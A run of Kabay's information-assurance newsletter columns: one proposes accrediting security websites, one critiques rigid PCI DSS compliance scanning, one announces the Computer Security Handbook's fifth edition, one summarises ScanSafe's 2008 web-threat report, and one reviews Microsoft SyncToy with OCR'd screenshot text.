If you would like to contact me, you are welcome to send me an e-mail < mailto:jpabel@akkaya.de >, although I encourage you to post your questions and comments on

the blog so that others can benefit from them as well. Let's get a good discussion going!

* * *

Jürgen Pabel, MSIA, CISSP is a consultant with Akkaya Consulting Gmbh < http://www.akkaya.de/ >. He runs a technical blog < http://blog.akkaya.de/blojsom/blog/jpabel/ > that often includes security topics. He last wrote for this column in 2008.< http://www.networkworld.com/newsletters/sec/2008/0218sec2.html >

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Accreditation for IA-Related Web Sites

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Is there any way that a newcomer to information assurance (IA) can receive guidance on the trustworthiness of information about IA posted on the Web (4 million hits on Google for "information assurance and 72 million for "information security")? How is a beginner to know whether the site is well researched or whether it should be used primarily as a source of garden fertilizer?

To find an example of information I could disagree with, I looked up "information security" in the Wikipedia< http://en.wikipedia.org/wiki/Information_security >. Here's a couple of sentences from the introduction:

> The terms information security, computer security and information assurance are frequently incorrectly used interchangeably. These fields are interrelated often and share the common goals of protecting the confidentiality, integrity and availability of information; however, there are some subtle differences between them.

Perhaps long-time readers will understand how strongly I object to the notion that describing the goals of information security in terms of the classic triad of confidentiality, integrity and availability; newer readers may want to check out my brief summary of the Parkerian Hexad on my Web site in the Overview section< http://www.mekabay.com/overviews/index.htm >. There's a narrated PowerPoint show < http://www.mekabay.com/overviews/hexad.ppsx > there for you.

My new course on "The Politics of Cyberspace" < http://www.mekabay.com/courses/academic/norwich/is406b/index.htm > has a number of interesting textbooks; one is *Born Digital: Understanding the First Generation of Digital Natives* by John Palfrey and Urs Gasser < http://www.amazon.com/Born-Digital-Understanding-Generation-Natives/dp/0465005152/ref=sr_11_1?ie=UTF8&qid=1232930015&sr=11-1 >. In their discussion of mechanisms for providing indicators of the quality of information posted on the Internet, the authors point out that formal accreditation could provide a stamp of approval by experts to assure naïve users that a Web site offers reliable, well-researched information. They write,

> Among these accreditation and certification programs… is the Accreditation HealthCare Commission < http://www.urac.org/ > (URAC[, originally defined as "Utilization Review Accreditation Commission"]), an independent nonprofit organization that advocates for higher quality health-care information on the Web. So, for instance, if a teenage girl went to www.kidshealth.com, which is accredited by URAC, to learn more about the antihistamines that her physician prescribed, she'd have a better chance of getting more accurate information than if she went to a site that was not accredited, because URAC sets forth rigorous quality and accountability standards for health-care providers.

I'd like to see an equivalent to URAC for our field. The, say, Information Assurance Website Accreditation Commission (IAWAC) would be funded by fees paid by Web site owners; experts

and scholars could contribute their services in return for consulting fees to evaluate the correctness of Web pages submitted for accreditation. The IAWAC would be a self-sustaining non-profit organization; if it became financially successful, perhaps it could establish scholarships for students in university IA programs.

Why are you frowning at me? What did I say wrong?? What???

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Compliance:
An Issue of Substance

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

According to a group that focuses on loss of control over credit-card data, "In the last five years, approximately 500 million records containing personal identifying information of United States residents stored in government and corporate databases was either lost or stolen."< http://www.insideidtheft.info/breaches09.aspx > The Web site InsideIDTheft.info, which is run by identity-protection expert Rob Douglas< http://www.insideidtheft.info/robdouglas.aspx >, has a wealth of historical information about data leakage and data theft as well as pages of helpful analysis and advice.

The prevalence of data theft has led to increased enforcement of compliance with standards to protect data – surely a Good Thing, right? Well, maybe not in the way compliance is sometimes being enforced. Long-time colleague Bob Gezelter contributes his thoughts today on the unreasoning application of security standards. Everything that follows is Bob's work with minor edits.

* * *

In January 2009, Heartland Payment Systems< http://www.heartlandpaymentsystems.com/ > suffered a large-scale security breach that appears to have compromised information relating to 100 million credit-card accounts.< http://www.nytimes.com/2009/01/21/technology/21breach.html >

Heartland is a large-scale third-party transaction processor. Processors of that size should comply with various security standards, including the Payment Card Industry's Data Security Standard (PCI DSS).< https://www.pcisecuritystandards.org/saq/index.shtml > At the time of this writing (end of January) it is too early to find details, but the incident prompts me to ask whether compliance with standards is achieving the goal of protecting data.

Recently, my modest information security consulting firm was required to undergo compliance scanning under provisions of the same PCI DSS. The process had some requirements that were logical and appropriate but also some requirements that were illogical in our context. However, compliance with all of the requirements was mandatory, regardless of how irrelevant.

We deal mostly with corporations, which rarely use credit cards. Our few credit-card transactions are processed using a financial-grade, SSL/TLS-enciphered connection to a major payment processor from a conventional Web browser (e.g., Firefox, Internet Explorer) – just like any normal Web commerce. No electronic copy of credit card-related data is stored on any of our computer systems.

However, since the SSL/TLS-enciphered connection traverses our Internet connection, full compliance is obligatory. The requirements fit several categories:

- reasonable
- not reasonable for our configuration

- not compliance related – idiosyncratic behavior of the programmed script verifying compliance: if the script does not see the precise response expected, non-compliance is reported, even if there is no actual non-compliance.

Several check-off items on the compliance review relate to problems which are deemed "Denial of Service" or "May lead to privilege escalation." Indeed, this presumption may be so for many Windows and *IX (e.g., UNIX, Linux, AIX) systems running popular software packages such as sendmail. However, our WWW server does not run one of those systems, nor is our server in the path of PCI data processing. Our server runs Hewlett Packard's OpenVMS <http://www.hp.com/go/openvms>. Our WWW site is served using the public domain WASD < http://wasd.vsm.com.au/> Web server. Indeed, one of the showstopper problems was nothing more than a testing script that presumed Windows/*IX file naming conventions.

Yet, despite several requirements that all transmissions involving PCI data to be encrypted, there is no requirement that the encryption be based upon a X.509 certificate issued by a generally recognized Certification Authority.< http://www.ietf.org/rfc/rfc4158.txt >

Once data are properly encrypted, they are opaque. If financial-grade SSL/TLS is not sufficiently opaque to block eavesdropping and prevent tampering, then there are serious problems with far more systems than just those involved in PCI processing.

A more likely scenario is that of a bouillabaisse: all the requirements related to security get tossed into the stew. For the requirements that make sense, this does no harm. For those which are not appropriate for a merchant's configuration, there is a problem. For those hosting their own Web stores with payment processing, these requirements are reasonable. For those who do not fit the obvious model, the checklist can be like ill-fitting clothing: at best uncomfortable, at worst unwearable.

In some ways, this situation is reminiscent of what transpired when college programming instructors tried to standardize grading practices using metrics (see for example the discussion of metrics in Aivosto's Project Analyzer™ software < http://www.aivosto.com/project/help/pm-loc.html >). Students were required to comment at least a stated percentage of the lines in their programs. Students quickly learned that even silly, nonsensical comments were accepted toward that benchmark metric. The result was predictable: students put in useless, uninformative comments to comply with the rule, and the instructors were obliged to accept that they had complied with the requirement to comment the stated percentage of their code.

The inappropriate PCI DSS requirements serve the interests of none of the parties involved: neither the consumer, the merchant, the processor, nor the compliance authority.

A more extensive discussion of this problem is online in "Securitization: A Risk to Compliance Integrity."< http://www.rlgsc.com/blog/securitization-a-risk-to-compliance.html >

* * *

Robert Gezelter, CDP has 33 years of experience in operating systems, networks and security consulting. He can be reached via his firm's Web site.< http://www.rlgsc.com >. He is the author of the "Mobile Code" and "E-Commerce and Web Server Safeguards" chapters in the *Computer Security Handbook*, 5th Edition edited by Seymour Bosworth, M. E. Kabay and E. Whyne (2009) published by John Wiley & Sons.< http://tinyurl.com/amjy6a >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Computer Security Handbook Fifth Edition: Two Volumes Aid Physical Exercises

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

After three years of labor, the Fifth Edition of the *Computer Security Handbook* (CSH5) is ready! Senior Editor Sy Bosworth and new Editor Eric Whyne and I are proud to see the two-volume work for sale at last.< http://tinyurl.com/bpq59w >

Readers familiar with the Fourth Edition will see significant improvements. The subject coverage has vastly increased, as you can see by downloading the 40 MB PDF extract that is posted on my Website.< http://www.mekabay.com/overviews/csh5_fm.pdf > You will see the entire front matter (Preface, Acknowledgement, Table of Contents, Editor info, Author info), detailed table of contents for each chapter, and the Index. As Sy points out, we've gone from 54 chapters in the Fourth Edition to 77 in the Fifth and almost doubled the page count. More important, the coverage now reflects what we think is a comprehensive view of the information assurance field. Most important, readers can now do physical exercise to strengthen both arms at once with a volume in each hand.

One of the strong points of the CSH5 is that there is an underlying model to explain why we've defined specific topics as chapters and why we have ordered the chapters in a specific way. Unlike encyclopedias and some other compendia of security information, where the chapters are jumbled together with little sense of why one follows another, all the material in the CSH5 follows what I call a *life-cycle model* of information assurance. The eight parts of the books are as follows:

Part I	Foundations of Computer Security
Part II	Threats and Vulnerabilities
Part III	Prevention: Technical Defenses
Part IV	Prevention: Human Factors
Part V	Detecting Security Breaches
Part VI	Response and Remediation
Part VII	Management's Role in Security
Part VIII	Public Policy and Other Considerations

There's a note to (university) instructors on page xxxix of the front matter which explains that the two volumes are designed explicitly to support two one-semester undergraduate courses in information assurance – an introductory survey and a second course in management of information assurance. My colleagues and I at Norwich University School of Business and Management will be updating the existing materials to reflect the new edition as we prepare lectures for IS340 < http://www.mekabay.com/courses/academic/norwich/is340/index.htm > and IS342 < http://www.mekabay.com/courses/academic/norwich/is342/index.htm > to be given in Aug-Dec 2009 and Jan-May 2010 respectively. In addition, the work will be useful for graduate courses in information assurance.

Our publisher, John Wiley and Sons, has a two-page leaflet < http://www.mekabay.com/overviews/csh5_flier.pdf > that provides a brief description of the

work plus a list of authors and chapters. Be aware that the $189 price of their promotion has a $5 shipping fee to be added; in contrast, the book is somewhat cheaper on Amazon at $184.80 with free shipping.< http://tinyurl.com/bpq59w > An electronic CD-ROM version of the text is also available for $179.79< http://tinyurl.com/a5c6qt >; that's the version that will be used by students and faculty in the Master of Science in Information Assurance program < http://www.msia.norwich.edu/ > at Norwich University< http://www.norwich.edu > starting in June 2009.

With the exception of the editors, who receive modest royalties (we estimate that the money works out to around $3/hour), all the authors on this immense project have labored on it out of the goodness of their hearts (plus a copy of the book) for the benefit of readers and students. On behalf of the editors and publisher, I want to express my gratitude to all the authors for their professionalism and courtesy during the long slog to publication of the work.

We have, alas, already started receiving notices of typographical errors. . . [sigh]. An Errata list will soon be available online to all.

And now starts the long haul to the Sixth Edition (2015, maybe).

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

2008 Was Not a Good Year:
ScanSafe Annual Global Threat Report

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

"I told you so" is not exactly the favorite comment for anyone to hear, but unfortunately sometimes it has to be said.

ScanSafe < http://www.scansafe.com > starts its 2008 Annual Global Threat Report < http://www.scansafe.com/annualglobalthreatreport2008 >, which as usual is available free through registration, with these depressing comments:

> "In the ScanSafe 2007 Annual Global Threat Report, we predicted that Web surfers might be in for a wild ride in 2008. Unfortunately, we were correct. The year launched with wide-scale attacks on mom-and-pop style websites. These attacks persisted throughout 2008, but their volume was quickly overtaken by surges in SQL injection attacks, which were carried out via automated attack tools delivered via botnets. The success of the SQL injection attacks has been such that in July the rate of Web-delivered malware was higher than the entirety of 2007. And the rate in October 2008 was 21% greater than July."

The Report explains that the study "…is an analysis of more than 200 billion Web requests processed in 2008 by the ScanSafe Threat Center on behalf of the company's corporate clients in over 80 countries across five continents." The authors, including ScanSafe Senior Security Researcher Mary Landesman, comment, "The ScanSafe Global Threat Report provides a view of the threats which businesses actually face, rather than those experienced in labs or other artificial environments. Our data is gathered from real-time analysis by our proprietary threat detection technology, Outbreak Intelligence™ (OI) of every single Web request processed by ScanSafe in 2008. This approach differs from traditional methods of gathering information on Web-based threats, such as those methods afforded by distributed 'honeypot' networks. The artificial and contrived nature of honeypots, Web crawling, or similar technologies can lead to a skewed vision of the Web threat landscape which does not reflect actual user experience."

Key findings from this year's report:

- There's been roughly a three-fold increase in malware being delivered via the Web from the start to the end of 2008.
- About a fifth of all the malware detected and blocked by ScanSafe was a zero-day malware threat.
- SQL injection and other attacks on Web sites grew from about 10% of the Web malware blocks at the start of 2008 to around 50% of Web malware blocks. The authors explain that these are serious problems for users: "Today's compromised website is typically outfitted with invisible iframes or external source references that pull malicious content (generally malicious javascript) from attacker-owned domains. Those scripts are rendered by the Web surfer's browser when they visit the compromised site. Outwardly, the compromised site appears perfectly normal – so much so that without careful and continual checking, the website owner may be oblivious to the threat their site is now

delivering to visitors."

- "Indeed, as a result of the continuing mass compromise of legitimate websites observed throughout 2008, the standard 'safe surfing' advice of avoiding unknown or non-trusted websites no longer applies. Today, it is the known trusted site that should be viewed as posing the greatest risk to Web surfers."
- Looking at vertical industries, "the top five most at risk verticals were Energy & Oil, Pharmaceutical & Chemical, Engineering & Construction, Transportation & Shipping, and … the … Travel & Entertainment industry."
- The Koobface Trojan tried to convince users of social-networking sites such as Facebook, MySpace and Bebo to click on links supposedly circulated by their friends. "Once infected, users were directed to contaminated sites when they tried to use search engines, putting them at risk for identity theft, among other things." Although Koobface represented only 1% of the observed malware in the report, ScanSafe recommends, "Users can lower their risk for malware spread via social networking sites by avoiding 'promiscuous friending' – that is, avoiding adding users they don't know as 'friends'. Users should also avoid clicking on links in emails received unexpectedly, even if the email appears to be from someone you know."
- In a demonstration of the dangers of wasting time on celebrity Web sites (no, that's my opinion, not ScanSafe's), visitors to the compromised ParisHilton.com site were at risk of being infected by a data-stealing Trojan that could "target personal banking information" on home systems or "intercept, redirect or tamper with http and network traffic" on business networks in addition to stealing data.
- A revealing study by ScanSafe showed exponential growth in the number of unique malware signatures being defined by signature-based antimalware scanners. In the decade between 1986 and 2006, one vendor released a quarter-million signatures – but between 2006 and the end of 2008, the vendor added three times that many new signatures in only two years.

The report provides details and additional insights in its 30 pages and I recommend it to readers.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Synchronization Software:
Synctoy Revisited

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT


Data synchronization for two tower computers and a laptop is a daily routine for me. MAIN tower is in my home office; SPARE tower is in my university office; the University supplies me with a laptop computer as well. For the last five years, I've been ensuring that these computers have the same data by using the Microsoft SyncToy< http://www.microsoft.com/download/en/details.aspx?id=15155 him> versions. I wrote about my initial experience with SyncToy in 2005.< http://www.networkworld.com/newsletters/2005/1128sec1.html >

I use SyncToy v2.1 morning and evening – in the morning to synchronize

- MAIN to a USB drive
- USB to SPARE
- USB to PORTABLE


Then in the evening, I have to synchronize PORTABLE to SPARE and SPARE to USB before leaving my University office and then synchronize USB to MAIN on reaching my home office. Whew!

SyncToy is free. The product allows us to define synchronization pairs< link to 922_figure_1.jpg >: folders or even entire volumes that we want to ensure are identical on source and target. SyncToy version 2.1 is available for 32-bit and 64-bit Windows. One can create a new folder pair, delete an old folder pair, and rename any folder pair from this window.


SyncToy
File Help
SyncToy
MG_BU
MU_ARCHIVES
MU_ASPELL
MU_BU
MU_CLIPART
MU_CONSULT
MU_DATA
MU_DB
MU_EBOOKS
MU_INSTALL
MU_iTunes
MU_MK
MU_MSIA
MU_NORWICH
MU_OPERA
MU_PICTURES
MU_PROGDATA
MU_REF
MU_SGS
MU_THEMES
MU_NORWICH
Left Folder
M:\Norwich
Right Folder
U:\Norwich
SyncToy Action: Echo
Change action...
Options for this folder pair:
All files induded
Files excluded: *.bak;...
Do not save overwritten files in the Recycle Bin
Do not check file contents
All subfoldersincluded
Active for run all
Exclude hidden/system files
Change options...
Last run at: 2011-07-28 7:55 AM
Rename Folder Pair
Delete Folder Pair
Create New Folder Pair
Preview
Run


Synchronization options< link to 922_figure_2> include

- Synchronize: "New and updated files are copied both ways. Renames and delete from either side are repeated on the other."
- Echo: "New and updated files are copied left to right. Renames and delete on the left are repeated on the right." Here, *left* means the source and *right* means the destination.
- Contribute: "New and updated files are copied left to right. Renames on the left are repeated on the right. No deletions."



Run-time options< link to 922_figure_3 > include

- Wildcard characters for inclusion and exclusion filters.
- Checkboxes for "Exclude read-only files," "Exclude hidden files," and "Exclude system files."
- File menu for selecting subfolders; this feature provides complete control over exactly which subfolders are to be synchronized in any parent folder.
- "Active for run all" means that a particular synchronization pair is automatically selected in the overall "Run all" display. Clicking “Run” in that display activates all the selected synchronizations.
- Deleted files can be saved in the Windows Recycle Bin.
- "Check file contents" is explained in its Help pop-up as, "specify to examine file contents in addition to name, size and date to determine if two files are identical."




SyncToy
File Help
SyncToy
MG_BU
MU_ARCHIVES
MU_ASPELL
MU_BU
MU_CLIPART
MU_CONSULT
MU_DATA
MU_DB
MU_EBOOKS
MU_INSTALL
MU_iTunes
MU_MK
MU_MSIA
MU_NORWICH
MU_OPERA
MU_PICTURES
MU_PROGDATA
MU_REF
MU_SGS
MU_THEMES
MU_USERS
MU_WEBMK
MU_XFR
MU_ZINIO
MUT_DB
MUT_MK
MUT_NORWICH
um_archives
um_consult
um_data
um_db
um_mk
um_msia
um_norwich
um_sgs
um_webmk
um_xfr
utm_db
utm_mk
utm_norwich
All Folder Pairs
All Folder Pairs
Active
Name
Left Folder
Right Folder
MG_BU C:\Users\Michel\Documents\ G:\
MU_ARCHIVES o:\reference\archives\ q:\reference\archives\
MU_ASPELL c:\program files\aspell\ Q:\System Files\Program Files\Aspell\
MU_BU C:\BU\ Q:\BU\
MU_CLIPART o:\reference\clipart\ q:\reference\clipart\
MU_CONSULT K:\consult\ s:\consult\
MU_DATA O:\Data\ q:\data\
MU_DB J:\DB\ r:\db\
MU_EBOOKS o:\reference\my ebooks\ q:\reference\my ebooks\
MU_INSTALL o:\reference\installation files\ q:\reference\installation files\
MU_iTunes c:\itunes\ q:\itunes\
MU_MK K:\MK\ s:\mk\
MU_MSIA L:\ t:\
MU_NORWICH M:\Norwich\ U:\Norwich\
MU_OPERA C:\Program Files\Opera\ Q:\System Files\Program Files\Opera\
MU_PICTURES O:\Data\My Pictures\ Q:\Data\My Pictures\
MU_PROGDATA C:\ProgramData\ Q:\System Files\ProgramData\
MU_REF O:\Reference\ q:\reference\
MU_SGS N:\ v:\
MU_THEMES C:\Windows\Themes\ Q:\System Files\Windows\Themes\
MU_USERS C:\Users\ Q:\System Files\Users\
MU_WEBMK C:\WebMK\ q:\WebMK\
MU_XFR O:\XFR\ q:\xfr\
MU_ZINIO O:\My Zinio Library\ q:\my zinio library\
MUT_DB J:\DB\ Q:\TEMP_FOR_LAPTOP\DB\
MUT_MK K:\MK\ Q:\TEMP_FOR_LAPTOP\MK\
MUT_NORWICH U:\NORWICH\ Q:\TEMP_FOR_LAPTOP\NORWICH\
um_archives q:\reference\archives\ o:\reference\archives\
um_consult s:\consult\ K:\CONSULT\
um_data q:\data\ o:\data\
um_db r:\db\ J:\DB\
um_mk s:\mk\ K:\MK\
um_msia t:\ L:\
um_norwich U:\Norwich\ M:\Norwich\
um_sgs v:\ N:\
um_webmk q:\webmk\ Q:\WEBMK\
um_xfr q:\xfr\ o:\xfr\
utm_db q:\temp_for_laptop\db\ J:\DB\
utm_mk q:\temp_for_laptop\mk\ K:\MK\
utm_norwich q:\temp_for_laptop\norwich\ U:\Norwich\
Rename Folder Pair
Delete Folder Pair
Create New Folder Pair
Preview All
Run All

The “All Folders Pairs” display< link to 922_figure_4 > lets the user select whatever pairs are suitable for a specific synchronization; those pairs marked as "Active for run all" are automatically checked. Right-clicking anywhere in the window brings up three useful options:

- “Check all” to activate all pairs
- “Uncheck All" to turn all of the pairs off
- "Toggle All Checks" which converts each checkbox to its opposite.

The option "Preview All" runs SyncToy as far as determining which files would be changed on execution. One can complete the synchronization at that point or cancel it.

It's easy to synchronize SyncToy execution using the Windows Task Scheduler.

Unfortunately, SyncToy v2.1 has some serious problems.

- There is no way to edit the source and destination of an existing pair other than deleting it and creating a new pair.
- Running SyncToy when the target disk is unavailable can cause silent conversion of the source and target pairs to become identical. For example, I have occasionally discovered that a pair such as “drive1:/source_directory & drive2:/target_directory” had been converted to “drive1:/source_directory & drive1:/target_directory” at some point without an error message. As a result, running the standard SyncToy pairs without examining each one to see that it is correct can result in failure to synchronize the intended directories. Because I rely on synchronization to be sure that I can work on the same data regardless of which system I am using, this bug caused confusion, mistakes, and embarrassment if I tried to show students in class an updated PowerPoint and found it out of date or even missing. As explained above, one way to fix this error is to delete the damage pairs and re-create them from scratch. An alternative is to retrieve a backup of the SyncToy pairs from the local application data folder (on Windows 7, that’s < C:\Users\username\AppData\Local\Microsoft\SyncToy\2.0\SyncToyDirePairs.bin > where *username* is a variable string with your own user identifier.
- The program sometimes creates copies of files by adding the string “.1.” to the name of the original. For example, one can find files called “this_is_the_original.docx” and “this_is_the_original.1.docx” in a directory. On some occasions, I have found hundreds of duplicated files on the destination disk, all of which I had to locate and delete. The problem is exacerbated when one discovers legitimate files ending in “.1.” The mixture of legitimate and spurious “.1.” files forces careful analysis of what to delete.
- In a test of SyncToy’s ability to recognize massive deletions of files, I removed every file from a target directory (after taking a backup) and launched SyncToy to reestablish the same files on the target. The product restored exactly two files out of the 124 that needed synchronization! To get the product to work right, I visualized hidden files and deleted the SyncToy*.dat (e.g., SyncToy_3179bae8-736c-4690-bb72-184bae4ce1c3) files that allow the product to save time by noting which files have been changed since the last synchronization – but not to notice the deletion of 124 files on the target. This deletion usually allows the synchronization to work properly. However, in this experiment, the retry also failed. I had to define a new version of the pair with a different name.

SyncToy does a pretty good job of synchronizing systems, especially considering it’s free. One of its best features is that it accomplishes renames by actually renaming target files rather than just deleting and copying them. This technique saves time, especially after one has decided to change naming conventions; for example, using Better File Rename v5.7< http://www.publicspace.net/windows/BetterFileRename/index.html >, one can convert thousands of files to all-lowercase or replace all blanks in filenames by the underscore (_) character.

Synchronizing such massive filesets is potentially orders of magnitude faster using renames than using copying functions.

In the next part of this two-part discussion of synchronization, I'll be reviewing ViceVersa PRO v2.5 from TGRMN Software< http://www.tgrmn.com/ >.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > & Statistics< http://www.mekabay.com/courses/academic/norwich/qm213/index.htm > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

